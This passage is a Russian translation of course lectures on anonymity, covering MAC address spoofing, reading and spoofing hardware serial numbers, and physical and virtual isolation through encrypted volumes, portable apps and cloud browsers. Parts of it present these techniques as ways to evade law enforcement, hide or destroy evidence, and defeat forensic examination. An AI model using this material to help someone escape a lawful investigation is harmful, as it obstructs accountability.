Для изменения MAC-адреса под Windows можно использовать утилиту Technitium MAC Address Changer. Довольно хороший инструмент, отлично работает, бесплатный.

```
nathan@debian:~$ sudo apt-get install -y macchanger
```

Под Linux есть утилита MAC Changer. Доступна в Kali, но не будет доступна в Debian и других дистрибутивах из коробки, вам нужно будет установить ее. И вы можете выбрать, изменять ли MAC-адрес автоматически каждый раз при подключении Ethernet-кабеля или включении Wi-Fi. Я выберу "Нет", вы можете выбрать "Да". И далее нам нужно поменять MAC-адрес.

```
nathan@debian:~$ sudo ifconfig eth0 down

nathan@debian:~$ sudo ifconfig
lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr:  ::1/128 Scope:host
      UP LOOPBACK RUNNING MTU:35536 Metric:1
      RX packeets:51 errors:0 dropped:0 overruns:0 frame:0
      TX packeets:51 errors:0 dropped:0 overruns:0 carrier:0 collisions:0
txqueuelen:0
      RX bytes:5793 (5.6 KiB) TX bytes: 5793 (5.6 KiB)
```

Чтобы это сделать, нам надо выполнить команду down, выключающую сетевой интерфейс. Сетевой интерфейс на этой машине - это eth0. Это выключает eth0. Видим здесь только локальное закольцовывание (local loopback), здесь больше нет eth0, так что теперь мы можем изменить MAC-адрес.

```
nathan@debian:~$ sudo macchanger   r eth0
Current MAC:            08:00:27:2e:5b:59 (CADMUS COMPUTER SYSTEMS)
Permanent MAC:    08:00:27:2e:5b:59 (CADMUS COMPUTER SYSTEMS)
New MAC:          9a:64:95:e3:48:7e (unknown)

nathan@debian:~$ sudo ifconfig eth0 up

nathan@debian:~$ sudo ifconfig
eth0  Link encap:Ethernet     Hwaddr 9a:64:95:e3:48:7e
      inet6 addr: fe80::9864:95ff:fee3:487e/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packeets:11210 errors:0 dropped:0 overruns:0 frame:0
      TX packeets:7556 errors:0 dropped:0 overruns:0 carrier:0 collisions:0
txqueuelen:1000
      RX bytes:8492670 (8.0 MiB)    TX bytes: 750838 (733.2 KiB)
```

Параметр –r значит "рандомный", то есть эта команда меняет MAC-адрес eth0 рандомно, и теперь эта утилита меняет MAC-адрес на новый, видим его здесь. Как видно, интерфейс по-прежнему не появился, нам нужно выполнить команду up для его включения. И эта команда включает его. Давайте посмотрим, поднялся ли он. А вот и он со своим новым аппаратным адресом, это новый MAC-адрес.

```
nathan@debian:~$ sudo ifconfig en0 ether aa: aa: aa: aa: aa: aa
```

На Mac вы также можете изменить ваш MAC-адрес при помощи командной строки. Это будет выглядеть следующим образом. en0 - это имя интерфейса, каким бы оно ни было. И затем вы определяете на конце новый MAC-адрес, и эта команда изменит его на Mac OS X. Здесь у меня Debian, так что я не буду запускать эту команду.


www.macupdate.com/app/mac/25729/macdayyx

Если вы не хотите делать это в командной строке, на Mac OS X можно скачать MacDaddyX. С ее помощью можно поменять MAC-адрес.

https://wifispoof.com

И есть еще один инструмент под названием WiFiSpoof, который позволит вам изменить MAC-адрес.

Виртуальные машины скрывают ваш реальный MAC-адрес и также позволяют устанавливать MAC-адрес. Вот пример, видим MAC-адрес. И можем сгенерировать новый рандомный адрес. Это в VirtualBox. Но если вы опасаетесь, что к вам в двери могут постучаться, то нужно изменять виртуальный MAC-адрес в виртуальной машине регулярно.



Вам не стоит использовать статический MAC-адрес, который привязывает вас к виртуальной машине, даже если это просто виртуальный MAC-адрес.

Лучшим вариантом будет иметь анонимно приобретенное оборудование типа лэптопов, сетевых карт, адаптеров Wi-Fi, аппаратных ключей; устройств, имеющих MAC-адресы. Вы можете приобрести целый набор дешевых сетевых адаптеров USB и использовать их в сочетании с MAC Changer для минимизации рисков. Это будет наилучшим способом снижения угрозы, связанной с MAC-адресами: анонимно приобретенное аппаратное оборудование плюс MAC Changer.

https://tails.boum.org/contribute/design/MAC_address

Tails, операционная система с упором на обеспечение безопасности, использует MAC Changer-ы по умолчанию. Но убедитесь, что они не показывают реальный MAC-адрес сетевой карты вашего устройства. Вы уже знаете, как это проверять, так что когда вы не используете Tails, проверьте свой MAC-адрес. Затем, когда вы заходите под Tails, выполните команду "ifconfig" или "sudo ifconfig" и убедитесь, что MAC-адрес изменился.

94. Физическая и аппаратная изоляция - Серийные номера аппаратного оборудования

Есть и другие уникальные идентификаторы аппаратного оборудования помимо MAC-адресов, о которых вам нужно знать и снижать риски, связанные с ними, если вам нужны анонимность и невозможность вашей атрибуции.

Давайте начнем с процессоров. Почти все современные процессоры не имеют программно-читаемых серийных номеров. Intel попытались добавлять их в середине 90-х в Pentium 3, но по причине массового недовольства общественности, они отказались от серийных номеров, что хорошо. Так что по большей части процессоров вы можете лишь идентифицировать их конкретную модель и все на этом, поскольку нет серийных номеров.

www.cpuid.com/softwares/cpu-z.html

Если вы хотите проверить свой процессор и увидеть, какого рода информацию из него можно достать, то под Windows можно использовать программу CPU-Z, скачивается на данном сайте. Она покажет вам, какая информация доступна о вашем процессоре, но как было сказано ранее, если у вас современный процессор, то ничего уникального быть не должно.

https://launchpad.net/i-nex

Под Linux есть очень похожая утилита для просмотра информации о процессоре, она называется I-Nex, скачать ее можно на этом сайте. Она выглядит также, очень похожа на CPU-Z.

https://software.intel.com/en-us/articles/download-maccpuid

На Mac, если вам нужно посмотреть информацию о процессоре, скачайте MacCPUID. В общем, это что касается процессоров. Что касается серийных номеров аппаратного оборудования, в случае с процессорами, не должно быть ничего, о чем стоит волноваться.

Переходим к материнским платам. Материнские платы часто, но не всегда, содержат уникальные идентификаторы в системном управлении BIOS, в памяти SMBIOS. И основные оригинальные производители оборудования обычно помещают эти серийные номера в SMBIOS, что означает, злоумышленники могут получить доступ к этим данным и отследить по ним путь до покупателя или вас.

```
C:\Users\john\Downloads\demo>wmic bios get name,serialnumber,version
Name                        SerialNumber
Version
PhoenixBios 4.0 Release 6.0   VMware-56 4d 0d 76 1a 2b 5a 0c-05 87 de ed 7b
d6 70 ab
Intel - 6040000
```

Под Windows вы можете посмотреть информацию об аппаратном оборудовании при помощи Инструментария управления Windows (WMI). Вредоносные программы скорее всего смогут сделать тоже самое. В командной строке проверьте, имеет ли ваше устройство уникальный идентификатор.

Вы можете запустить команду наподобие этой. Это покажет вам текущую версию BIOS и его серийный номер, если он есть.

```
C:\Users\john\Downloads\demo>wmic scproduct get name,identifyingnumber,uuid
IdentifyingNumber             Name              UUID
VMware-56 4d 0d 76 1a 2b 5a 0c-05 87 de ed 7b d6 70 ab VMware Virtual
Platform 7...4D56-2B1A-0C5A-0587-DEED7BD670AB
```

А эта команда покажет вам название материнской платы, номер и ее универсальный уникальный идентификатор UUID. В данный момент я использую VMware, так что вы можете увидеть UUID для этой виртуальной машины. Эта утилита работает только под Windows.

http://gnuwin32.sourceforge.net/packages/dmidecode.htm

Есть еще один инструмент для определения информации о "железе", который можно использовать под Linux, Mac OS X и Windows, это Dmidecode. На данном сайте версия для Windows, которую можно загрузить и установить.

http://www.nongnu.org/dmidecode/

А это версия, которую можно скачать и установить на Linux и Mac.

```
nathan@debian:~$ sudo apt-get install -y dmidecode
```

Под Linux вы можете довольно легко ее получить, скачав из репозитория, если вы под Debian или Debian-подобной системой, при помощи утилиты apt-get.

```
Bash-3.2$ brew install cavaliercoder/dmidecode/dmidecode
```

Для установки Dmidecode на Mac OS X я рекомендую воспользоваться менеджером Brew, потому что это самый легкий способ установить ее и поддерживать в актуальном состоянии. Просто используйте данную команду: "brew install". Готово, Dmidecode установлена.

```
nathan@debian:~$ dmidecode -t
bash: dmidecode: command not found

nathan@debian:~$ sudo dmidecode   t
dmidecode: option requires an argment
Type number or keyword expected
Valid type keywords are:
   bios
   system
   baseboard
   chassis
   processor
   memory
   cache
   connector
   slot
```

Давайте я покажу, как использовать Dmidecode. Ключи и параметры одинаковы для Windows, Linux и Mac. Итак, мы видим, что команда не найдена, что ж, причина в том, что у нас нет администраторских прав. Для ее запуска нам понадобятся права суперпользователя. Ключ "-t" выдаст нам список всех вариантов, которые мы можем запустить.

```
nathan@debian:~$ sudo dmidecode   t system
# dmidecode 2.12
SMBIOS 2.5 present.

Handle 0x0001, DMI type 1, 27 bytes
System Information
      Manufacturer: innotek GmbH
      Product Name: VirtualBox
      Version: 1.2
      Serial Number: 0
      UUID: 83085C35-7324-4691-888D-6A1D7D9C5705
      Wake-up Type: power Switch
      SKU Number: Not Specified
      Family: Virtual machine
```

Давайте начнем с системы. Здесь мы видим UUID системы. В качестве серийного номера здесь стоит ноль. У вас тоже может быть ноль, но не факт. Я под виртуальной машиной, вы можете получить меньше информации при использовании виртуальный машины.

```
nathan@debian:~$ sudo dmidecode -t baseboard
# dmidecode 2.12
SMBIOS 2.5 present.

Handle 0x0008, DMI type 2, 15 bytes
Base Board Information
      Manufacturer: Oracle Corporation
      Product Name: VirtualBox
      Version: 1.2
      Serial Number: 0
      Asset tag: Not Specified
      Features:
            Board is a hosting board
      Location In Chassis: Not Specified
      Chassis Handle: 0x0003
      Type: Motherboard
      Contained Object Handles: 0
```

Система, далее смотрим baseboard, это тоже самое, что и motherboard, то есть материнская плата. Вы можете обнаружить там серийный номер. Также можем найти информацию о BIOS.

```
nathan@debian:~$ sudo dmidecode -t bios
# dmidecode 2.12
SMBIOS 2.5 present.

Handle 0x0000, DMI type 0, 20 bytes
BIOS Information
      Vendor: innotek GmbH
      Version: VirtualBox
      Release Date: 12/01/2006
      Address: 0xE0000
      Runtime Size: 128 kB
      ROM Size: 128 kB
```

```
    Characteristics:
          ISA is supported
          PCI is supported
          Boot from CD is supported
          Selectable boot is supported
          8042 keyboard services are supported (int 9h)
          CGA/mono video serivces are supported (int 10h)
          ACPI is supported
```

Готово. В общем, используйте Dmidecode, проверяйте серийные номера оборудования на вашей машине.

А теперь разберемся с серийными номерами и уникальными идентификаторами жестких дисков, они также могут существовать.




```
C:\Users\john\Downloads\demo> dir
  Volume in drive C has no label.
  Volume Serial Number is 50D6-BA1C

  Directory of C:\Users\john\Downloads\demo

04/07/2017        10:52 PM    <DIR>          .
04/07/2017        10:52 PM    <DIR>          ..
                       0 File(s)              0 bytes
                       2 Dir(s)     7,215,321,088 bytes
```

Итак, для начала мы в Windows. Можем выполнить простую команду dir. Видим, здесь отобразился серийный номер жесткого диска.

```
C:\Users\john\Downloads\demo> wmic diskdrive

C:\Users\john\Downloads\demo> wmic diskdrive get serial number
```

Также можете попробовать следующую команду. Получили множество информации о жестком диске. Если нужно выделить серийный номер, набираем соответствующую команду и получаем серийный номер. Опять же, я в виртуальной машине, это уменьшает количество серийных номеров, которые она выводит, но проверьте это на вашей собственной системе. Это для Windows; это то, как вы можете сделать это под Windows.

```
nathan@debian:~$ sudo apt-get install -y lshw
Reading package lists… Done
Building dependency tree
Reading state information… Done
lshw is alread the newest version.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Под Linux есть пара способов, чтобы делать это, но я обычно использую утилиту Lshw. Если она не установлена в вашей системе, нужно это сделать. Поставили.

```
nathan@debian:~$ sudo lshw -class disk
   *-disk
      description: ATA Disk
      product: VBOX HARDDISK
      physical id: 0.0.0
      bus info: scsi@0::0,0,0,0
      logical name: /dev/sda
      version: 1.0
      serial: Vbe726a35b-51b4547d
      size: 8GiB (8589MB)
      capabilities: partitioned partitions:dos
      configuration:   ansiversion=5   logicalsecotrsize=512   sectorsize=512
signiture=57b99fc0
```

Поднимемся повыше, видим серийный номер жесткого диска, во всяком случае, серийный номер этого виртуального жесткого диска. Здесь не показан мой настоящий жесткий диск, потому что у меня настроена изоляция при помощи виртуальной машины. В общем, так это делается под Linux. Найдите серийный номер вашего жесткого диска.

```
Bash-3.2$ system_profiler SPSerialATADataType
      APPLE SSD SM1024G:

      Capacity: 1 TB (1,000,555,581,440 bytes)
      Model: APPLE SSD SM1024G
      Revision: BXW1JA0O
      Serial Number: ------------------
      Native Command Queuing: Yes
      Queue Depth: 32
      Removable Meida: No
      Detachable Drive: No
      Medium type: Solid State
      TRIM Support: Yes
      Partition Map Type: GPT (GUID Partition table)
      S.M.A.R.T. status: Verified
      Volumes:
           EFI:
            Capacity: 209.7 MB (209,715,200 bytes)
            BSD Name: disk0s1
            Content: EFI
            Volume UUID: --------------------------------
           disk0s2:
            Capacity: 999.6 GB (999,695,822,848 bytes)
            BSD Name: disk0s2
            Content: Apple_CoreStorage
           Recovery HD:
            Capacity: 650 MB (650,002,432 bytes)
            BSD Name: disk0s3
            Content: Apple_Boot
            Volume UUID: --------------------------------
```

И далее, для Mac вы можете посмотреть о Mac GUI, либо набрать данную команду. Готово. Видим несколько уникальных идентификаторов томов здесь, здесь, и серийный номер здесь. Я замазал этот номер, потому что это настоящий серийный номер жесткого диска на этой машине.

Давайте рассмотрим эти уникальные идентификаторы оборудования в контексте операционных систем, которые вы используете. Любая операционная система, имеющая лицензию для использования на машине, должна идентифицировать эту машину уникальным образом. Это нужно для того, чтобы контролировать и отслеживать использование или нарушение правил использования ключа продукта.

Это означает, что если вы используете, скажем, Windows или Mac OS X, то Microsoft и Apple знают о ваших уникальных идентификаторах аппаратного оборудования, и в частности, обычно идентификатор материнской платы определенным образом привязывается к лицензии.

Так что если вы пользуетесь Windows или Mac OS X или другими операционными системами, которые вы приобрели, и пытаетесь соблюдать анонимность, а идентификатор вашего оборудования скомпрометирован, вас могут отследить по цепочке от устройства до продавца. Ваш враг может иметь достаточно власти, чтобы получить информацию о вас у продавца.

И это касается не только операционных систем. Также приложения могут быть в курсе о ваших серийных номерах "железа", что вновь может привести к вашему обнаружению при раскрутке денежного следа.

Кроме того, следует учитывать, что если вы используете операционные системы на Live CD типа Tails или, может быть, двойную загрузку на том же оборудовании, на котором вы используете Windows, или OS X, или любую другую платную операционную систему, то вы делитесь вашими идентификаторами оборудования с каждой из этих операционных систем. То есть вы не полностью уникальны даже несмотря на двойную загрузку или использование "живой" операционной системы.

Если Tails оказывается скомпрометирована, если двойная загрузка системы скомпрометирована и идентификатор вашего аппаратного оборудования установлен, то опять же, можно отследить связь между продавцом и вами. Ваш враг может отследить вас. В этом заключается проблема серийных номеров оборудования для приватности и анонимности.

https://www.raymond.cc/blog/changing-or-spoofing-hard-disk-hardware-serial-number-and-volume-id/

Так что, если мы заботимся об отсутствии возможности атрибуции и нашей анонимности, как нам уменьшить последствия проблемы, связанной с серийными номерами "железа" и утечками этих серийных номеров?

Что ж, потенциально возможно подделать уникальные идентификаторы при помощи специализированных проприетарных инструментов. Почти также, как мы это делали с MAC-адресами. Вы можете найти утилиты для изменения некоторых из этих серийных номеров оборудования.

У вас на экране старый пост о некоторых утилитах, при помощи которых вы можете поменять серийники вашего "железа". Почитайте эту публикацию.

https://technet.microsoft.com/en-us/sysinternals/bb897436.aspx

Пара основных утилит, это VolumeID, как сказано в этом материале, которую вы можете получить от Sysinternals, эта утилита работает под Windows

http://www.organner.pl/p/chameleon

Еще есть Chameleon. Chameleon может изменять жестко запрограммированные серийные номера жестких дисков и сетевых адаптеров в Windows. Эти утилиты могут вам пригодиться.

Следующий способ защиты - это иметь в использовании анонимно приобретенные устройства. Это снизит риск того, что злоумышленники смогут деанонимизировать вас, поскольку денежный след отсутствует.

Другой сильный способ противодействия угрозам заключается в использовании виртуальных машин для изоляции и компартментализации. Виртуальные машины имеют разные идентификаторы физических машин и нет отслеживаемой связи с уникальными идентификаторами оборудования реальных физических машин, за исключением тех случаев, когда возможен прорыв на хостовую машину, что маловероятно.

Проверьте, какие уникальные идентификаторы имеются в ваших виртуальных машинах и сравните их с вашей хостовой операционной системой. Они должны различаться. Так, чтобы когда вы работаете под виртуальной машиной, вам не нужно было волноваться об этих серийных номерах оборудования.

Движемся дальше от серийных номеров "железа". Давайте теперь изучим некоторые другие способы изоляции и компартментализации, которые можно реализовать на физическом уровне. Вы можете использовать отдельный телефон или бёрнер, о них мы поговорим позже. Вы можете хранить ваши файлы, имейлы и данные физически раздельно, возможно, на внешнем USB-накопителе, на DVD или в облаке, за пределами сферы влияния злоумышленников.




Правоохранительные органы сталкиваются с определенными проблемами в получении физического доступа к удаленному контенту, находящемуся вне их юрисдикции. Вы можете использовать аппаратные токены или USB-ключи, аппаратные криптографические модули и раздельное хранение ключей шифрования.

https://www.nitrokey.com

https://www.yubico.com/products/yubikey-hardware/

Nitrokey - это пример того, что вы можете использовать. Yubikey - еще один образец. Мы поговорим подробнее об этих токенах позже. Вы можете хранить бэкапы оффлайн для физической изоляции.



Вы можете изолировать сеть, разделить доверенные и недоверенные устройства с применением локальных сетей, виртуальных локальных сетей, используя маршрутизаторы, сетевые коммутаторы (свитчи) и межсетевые экраны. Мы рассмотрим, как это делается, в соответствующем разделе.


Также можно использовать отдельное физическое местоположение для выполнения своих задач, например, воспользоваться интернет-кафе для разделения точек входа. И мы поговорим на эти темы подробнее по мере прохождения курса.

Изоляция и компартментализация могут распространяться на все физические средства для создания слоев защиты. Рассмотрите возможность применения физической изоляции для обеспечения вашей безопасности и убедитесь, что ваши физические устройства надежно отделены от уникальных идентификаторов с той целью, чтобы вы могли оставаться анонимными и избегать собственной атрибуции.

95. Виртуальная изоляция


Мы только что поговорили о физической изоляции и потребности в ней, теперь перейдем к методам виртуальной изоляции и компартментализации, о которых вам стоит задуматься и в перспективе использовать самим при необходимости.

Первый метод связан с шифрованием. Вы можете использовать компартментализацию с шифрованием, протоколы, которые вы используете, будут шифроваться. Вот несколько примеров того, как вы можете использовать компартментализацию, виртуальную компартментализацию с шифрованием.




Вы можете разделить данные по степени их значимости, или можете разделить свои активы по степени их значимости, путем, например, создания одного зашифрованного тома для конфиденциальных данных, другого для секретных данных, и третьего, скажем, для совершенно секретных данных, и использования различных ключей шифрования для каждого из этих томов.

Вы можете использовать устройство хранения данных типа сетевого хранилища NAS с раздельными томами, каждый из которых шифруется отдельным ключом. У меня стоит хранилище NAS с раздельными зашифрованными томами. Защищенные тома фактически никогда не монтируются и не дешифруются, потому что мне не нужен доступ к ним слишком часто.



Тома для повседневной работы используются для менее защищенных, менее секретных данных. Это хороший способ виртуальной изоляции для уменьшения поверхности атаки на защищенные данные. Если, к примеру, я подхвачу какую-либо программу-вымогатель, эти диски не смонтированы, чтобы на них не распространилась атака. Ключ шифрования не содержится в памяти, потому что диски не смонтированы. Форма виртуальной изоляции с шифрованием.

Вы можете использовать скрытые зашифрованные тома, чтобы затруднить обнаружение ваших данных.



И во время использования средств защиты на транспортном уровне вы обнаружите, что использование раздельных сеансовых ключей для шифрованных сообщений с применением, например, эллиптических кривых Диффи-Хеллмана для совершенной прямой секретности, является примером компартментализации, раздельные сеансы используют раздельные ключи.

Мы больше говорим о шифровании в других областях нашего курса. У нас есть раздел, посвященный шифрованию файлов и дисков, в котором данная тема раскрывается в деталях.

portableapps.com

www.pendrives.com



Другое средство для виртуальной изоляции - это переносимые приложения. Подобные приложения под Windows можно скачать с сайтов portableapps.com или pendriveapps.com

На Portableapps доступно более 300 переносимых приложений, весьма впечатляет список того, что можно здесь скачать.

Здесь есть Firefox, Thunderbird, Chrome, Skype. Они могут использоваться в Linux, Unix и BSD при помощи приложения Wine, в Mac OS X при помощи CrossOver, WineSkin, WineBottler и PlayOnMac.

Если вы не знакомы, переносимые приложения - это независимые, автономные приложения. Они самодостаточны и не требуют установки. Когда вы устанавливаете приложение типа браузера, файлы приложения хранятся в различных местах файловой системы, а также вносятся изменения в реестр Windows.

В случае с переносимыми приложениями, все изменения происходят с одной папкой или файлом, что делает такое приложение портативным. Вы можете буквальным образом скопировать его, вставить куда-либо еще, и оно будет работать. Это не сработает в случае с устанавливаемыми приложениями. Вы не можете просто скопировать и вставить их, и чтобы они при этом сохранили свою работоспособность.

У переносимых приложений есть несколько преимуществ для безопасности, приватности и анонимности, но не многие люди используют их в своих целях. Давайте перечислим некоторые из них.

Давайте представим, что мы используем Firefox в качестве веб-браузера. Данные, относящиеся к истории браузера, содержатся внутри переносимого приложения. Это облегчает сокрытие и уничтожение доказательств.



Приложение может быть помещено на физически защищенное устройство, типа зашифрованного USB-флеш-накопителя, такого, как Aegis Secure Key, так что это приложение может быть перемещено, может быть скрыто или даже уничтожено. Приложение может быть помещено в зашифрованный том или даже в скрытый зашифрованный том. Это значит, что пока он не будет расшифрован, данные приложения недоступны. Приложение может быть помещено в физически защищенное устройство наподобие этого и внутри этого устройства помещено в зашифрованный скрытый том, что делает это приложение и содержащиеся в нем данные достаточно скрытными.

И у вас может быть несколько копий приложения. Можете просто копировать его, вставлять, и у вас появляется отдельная копия программы, и вы можете создавать отдельные версии этой программы, отдельные домены безопасности, отдельные профили, отдельные псевдонимы.

Если мы вернемся к примеру с браузером, у вас может быть множество профилей этого браузера с различными установленными расширениями безопасности.

Переносимые приложения могут быть использованы на других машинах, позволяя вам пользоваться защищенным приложением типа браузера на другой машине. Достаточно прихватить с собой флешку и подключить ее к другой машине, и вы получаете защищенный, усиленный Firefox на другой машине при необходимости, или любое другое приложение, которое вам необходимо использовать.

Права администратора не нужны для запуска подобных приложений, так что вы можете запускать их в системах, которыми не владеете.

Они позволяют применять правдоподобное отрицание. Давайте приведу пример. Если у вас есть стандартный установленный браузер, используемый для обычной, неприватной работы в сети, и также у вас имеется второй, скрытый, переносимый браузер в зашифрованном томе для приватной работы в сети, то ваш обычный браузер будет чист и доступен для прохождения компьютерно-технической экспертизы, он будет содержать полную историю.





Переносимый браузер останется в неизвестности, скрытым, предоставляя вам возможность правдопободного отрицания, основанного на доказательствах, полученных при исследовании обычного браузера.

Вы можете хранить переносимые приложения в облаке. Можете поместить их в облако с сервисом синхронизации файлов, а затем запускать их удаленно через интернет на любой машине, на которой вы решили это сделать, это означает, что ваше приложение не будет даже установлено на локальную машину или сохранено локально.

Это также предоставляет вам физическую изоляцию, потенциально выводя ваше приложение из физической или географической сферы влияния злоумышленников.

В общем, как видите, некоторые решения обеспечивают как виртуальную, так и физическую изоляцию и компартментализацию.



Другой пример: приложения как сервис. Например, сервисы, предоставляющие услуги зашифрованной почты. С их помощью все данные могут храниться у третьей стороны, что потенциально может помочь кому-либо хранить свои данные вне области влияния своих противников, так как это создает физическую и виртуальную изоляцию.

https://www.authentic8.com/overview/

www.maxthon.com

https://spikes.com/technology.html

https://spoon.net/browsers

При помощи удаленных сервисов вы можете даже просматривать веб-сайты, что предотвращает отработку эксплойтов на вашей машине. Для подобных сервисов пока что нет названия, поскольку они сравнительно не распространены, но они являются хорошим решением для обеспечения безопасности. Лично я называю их облачными браузерами.

Вот один из таких сервисов для примера: Authentic8. Другой пример - облачный браузер Maxthon. У Spikes есть кое-что под названием AirGap, это решение из той же серии. И еще есть spoon.net (на момент перевода материала это turbo.net *прим. переводчика) с их Browser Sandbox.

Спускаемся ниже, видим, что можно запустить различные версии браузеров, это предоставляет вам виртуальную и географическую, физическую изоляцию и компартментализацию.

Это очень хорошо защитит вас от хакеров и вредоносных программ, поскольку они не смогут проникнуть на вашу машину, путем создания виртуальной и физической изоляции, но это и проблема для вашей приватности и анонимности, поскольку третьи стороны владеют браузерами, владеют инфраструктурой, то есть они знают, куда вы идете и что делаете. К сожалению, это хорошо для безопасности, хорошо против хакеров и малвари, но не очень хорошо для приватности и анонимности.


Еще один метод изоляции - это использование удаленного доступа. Вы можете использовать службы терминалов, удаленные рабочие столы, Citrix, TeamViewer, SSH, VNC, Remote Desktop Manager, XenDesktop, Citrix Receiver, XenServer и так далее.


С их помощью вы управляете удаленной машиной. Эта удаленная машина выполняет ваши задачи, и вы лишь получаете картинку того, что делает это устройство. Это изолирует вас от потенциальных угроз схожим образом, как это делают облачные браузеры, потому что вы лишь видите рабочий стол удаленной машины. Вредоносные программы не могут проникнуть на вашу машину.

